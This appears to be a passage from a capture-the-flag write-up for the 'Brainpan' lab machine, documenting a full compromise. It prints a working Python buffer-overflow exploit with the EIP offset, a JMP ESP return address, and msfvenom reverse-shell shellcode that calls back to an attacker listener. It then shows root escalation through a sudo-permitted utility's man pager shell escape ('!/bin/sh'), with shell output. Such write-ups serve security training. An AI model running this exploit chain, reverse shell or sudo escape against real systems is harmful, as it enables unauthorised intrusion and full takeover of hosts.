Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5
Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7
Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1
Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3
Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5
Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7
Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
```

Putting the cyclic pattern into the payload variable in the overflow script:




```python
#!/usr/bin/python3
import socket

badchars = ""

ip = "10.10.148.248"
port = 9999

prefix = ""
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  s.recv(1024)
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Sending the payload to local instance and grabbing the EIP register value after crash:




```
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm□"
EDX 005FF700 ASCII "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7
EBX 002C0000
ESP 005FF910 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3
EBP 72413372
ESI 31171280 brainpan.<ModuleEntryPoint>
EDI 31171280 brainpan.<ModuleEntryPoint>

EIP 35724134

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 1  FS 0053 32bit 2C3000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010286 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```

Decoding the hex (little-endian format) to utf-8:



```
>>> bytes.fromhex('35724134').decode('utf-8')[::-1]
'4Ar5'
>>> 
```


Matching the revealed utf-8 pattern to the cyclic pattern to find the exact offset:



```
┌──(kali㉿kali)-[~]
└─$ msf-pattern_offset -l 1500 -q 4Ar5
[*] Exact match at offset 524
```

The EIP offset is 524. We add that to the offset variable in the exploit script and then look for bad characters, none of which are found except the default null byte (`\x00`).


Looking for a `JMP ESP` instruction within the binary reveals this address:



```
0BADF00D Comparing bytes from file with memory :
005FF910 [+] Comparing with memory at location : 0x005ff910 (Stack)
005FF910 !!! Hooray, normal shellcode unmodified !!!
005FF910 Bytes omitted from input: 00
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.431000
31170000 Unload C:\Users\hehaa\shared\brainpan.exe
75200000 Unload C:\WINDOWS\System32\KERNEL32.DLL
752F0000 Unload C:\WINDOWS\System32\RPCRT4.dll
756A0000 Unload C:\WINDOWS\System32\WS2_32.DLL
757C0000 Unload C:\WINDOWS\System32\KERNELBASE.dll
75A80000 Unload C:\WINDOWS\System32\msvcrt.dll
76FD0000 Unload C:\WINDOWS\SYSTEM32\ntdll.dll
         Process terminated
         "C:\Users\hehaa\shared\brainpan.exe"

         Console file 'C:\Users\hehaa\shared\brainpan.exe'
         [14:17:30] New process with ID 000043F4 created
31171280 Main thread with ID 000028CC created
77005970 New thread with ID 00003D14 created
77005970 New thread with ID 00004A30 created
31170000 Modules C:\Users\hehaa\shared\brainpan.exe
75200000 Modules C:\WINDOWS\System32\KERNEL32.DLL
752F0000 Modules C:\WINDOWS\System32\RPCRT4.dll
756A0000 Modules C:\WINDOWS\System32\WS2_32.DLL
757C0000 Modules C:\WINDOWS\System32\KERNELBASE.dll
75A80000 Modules C:\WINDOWS\System32\msvcrt.dll
76FD0000 Modules C:\WINDOWS\SYSTEM32\ntdll.dll
31171280 [14:17:31] Program entry point
         [14:18:31] Thread 00004A30 terminated, exit code 0
         [14:18:31] Thread 00003D14 terminated, exit code 0
0BADF00D [+] Command used:
0BADF00D !mona jmp -r esp -cpb "\x00"

         ---------- Mona command started on 2023-06-20 14:18:38 (v2.0, rev 628) ----------
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : X
0BADF00D     - Bad char filter will be applied to pointers : "\x00"
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Querying 1 modules
0BADF00D     - Querying module brainpan.exe
744B0000 Modules C:\WINDOWS\system32\mswsock.dll
0BADF00D     - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D     - (Re)setting logfile c:\Users\hehaa\Desktop\brainpan\jmp.txt
0BADF00D [+] Writing results to c:\Users\hehaa\Desktop\brainpan\jmp.txt
0BADF00D     - Number of pointers of type 'jmp esp' : 1
0BADF00D [+] Results :
311712F3   0x311712f3 : jmp esp |  {PAGE_EXECUTE_READ} [brainpan.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\hehaa\shared\brainpan.exe)
0BADF00D     Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:01.317000
```

```
!mona jmp -r esp -cpb "\x00"
```


The address `0x311712f3` can be used to overwrite the EIP, causing the program to jump back to the stack and consequently execute the malicious payload. We add that to the `retn` variable of the exploit script.



```
prefix = ""
offset = 524
overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = ""
payload = ""
postfix = ""
```


We change the IP address variable value to the target system's address, add some No-op (`\x90`) padding to the `padding` variable, generate the reverse shell payload, and assign it to the `payload` variable in the exploit script.

Generating the shellcode:




```
┌──(kali㉿kali)-[~/Desktop/THM/Brainpan/bof]
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.6.29.137 LPORT=443 EXITFUNC=thread -b "\x00" -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 479 bytes
buf =  b""
buf += b"\xbd\xa2\xf7\x48\x69\xd9\xcb\xd9\x74\x24\xf4\x58"
buf += b"\x31\xc9\xb1\x12\x31\x68\x12\x83\xc0\x04\x03\xca"
buf += b"\xf9\xaa\x9c\x3b\xdd\xdc\xbc\x68\xa2\x71\x29\x8c"
buf += b"\xad\x97\x1d\xf6\x60\xd7\xcd\xaf\xca\xe7\x3c\xcf"
buf += b"\x62\x61\x46\xa7\x7e\x97\xa5\xbe\x17\x95\xd5\xc1"
buf += b"\x5c\x10\x34\x71\xc4\x73\xe6\x22\xba\x77\x81\x25"
buf += b"\x71\xf7\xc3\xcd\xe4\xd7\x90\x65\x91\x08\x78\x17"
buf += b"\x08\xde\x65\x85\x99\x69\x88\x99\x15\xa7\xcb"
```

Adding it to the script:



```
ip = "10.10.87.26"
port = 9999

prefix = ""
offset = 524
overflow = "A" * offset
retn = "\xf3\x12\x17\x31"
padding = "\x90" * 16
payload =  ""
payload += "\xbd\xa2\xf7\x48\x69\xd9\xcb\xd9\x74\x24\xf4\x58"
payload += "\x31\xc9\xb1\x12\x31\x68\x12\x83\xc0\x04\x03\xca"
payload += "\xf9\xaa\x9c\x3b\xdd\xdc\xbc\x68\xa2\x71\x29\x8c"
payload += "\xad\x97\x1d\xf6\x60\xd7\xcd\xaf\xca\xe7\x3c\xcf"
payload += "\x62\x61\x46\xa7\x7e\x97\xa5\xbe\x17\x95\xd5\xc1"
payload += "\x5c\x10\x34\x71\xc4\x73\xe6\x22\xba\x77\x81\x25"
payload += "\x71\xf7\xc3\xcd\xe4\xd7\x90\x65\x91\x08\x78\x17"
payload += "\x08\xde\x65\x85\x99\x69\x88\x99\x15\xa7\xcb"
postfix = ""
```

Sending the exploit to the server returns a shell as user “puck” to the netcat listener on port 443 of the attacking machine.




```
┌──(kali㉿kali)-[~/Desktop/THM/Brainpan/bof]
└─$ ./overflow_test.py
Sending evil buffer...
Done!

┌──(kali㉿kali)-[~/Desktop/THM/Brainpan/bof]
└─$ 
```

```
┌──(kali㉿kali)-[~/Desktop/THM/Brainpan/bof]
└─$ nc -lvp 443
listening on [any] 443 ...
10.10.87.26: inverse host lookup failed: Unknown host
connect to [10.6.29.137] from (UNKNOWN) [10.10.87.26] 48313
whoami
puck
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP qlen 1000
    link/ether 02:e5:74:55:78:11 brd ff:ff:ff:ff:ff:ff
    inet 10.10.87.26/16 brd 10.10.255.255 scope global eth0
    inet6 fe80::e5:74ff:fe55:7811/64 scope link
       valid_lft forever preferred_lft forever
```


Escalation of Privileges to Root:

After gaining initial access to the server as `puck`, the next step is escalating privileges to root. Checking the `sudo` permissions for `puck` reveals a potential privilege escalation vector.



```
puck@brainpan:/home/puck$ sudo -l
sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
puck@brainpan:/home/puck$ 
```

User `puck` can execute `anansi_util` as root with no password requirement. Running the `anansi_util` binary with `sudo` reveals the following actions.



```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$ 
```


The last option (manual) runs the linux `man` command as root. GTFOBins details various ways to escalate privileges through the man command (if ran with temporary escalated privileges, such as `sudo`).

Using one of the methods, we run `anansi_util` as `sudo` again with the manual option and a random command specified.

```
sudo /home/anansi/bin/anansi_util manual man
```


Thereafter, we open a root shell by typing `!/bin/sh`.

Typing `!/bin/sh` after running `sudo /home/anansi/bin/anansi_util manual man:`



```
... skipping ...
MAN(1)                        Manual pager utils                       MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-hV]

DESCRIPTION
 Manual page man(1) line 1 (press h for help or q to quit)!/bin/sh
```

Gaining a root shell:



```
sudo /home/anansi/bin/anansi_util manual man
No manual entry for manual
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
# ifconfig
ifconfig
eth0      Link encap:Ethernet  HWaddr 02:94:92:03:33:fd
          inet addr:10.10.4.171  Bcast:10.10.255.255  Mask:255.255.0.0
          inet6 addr: fe80::94:92ff:fe03:33fd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:9001  Metric:1
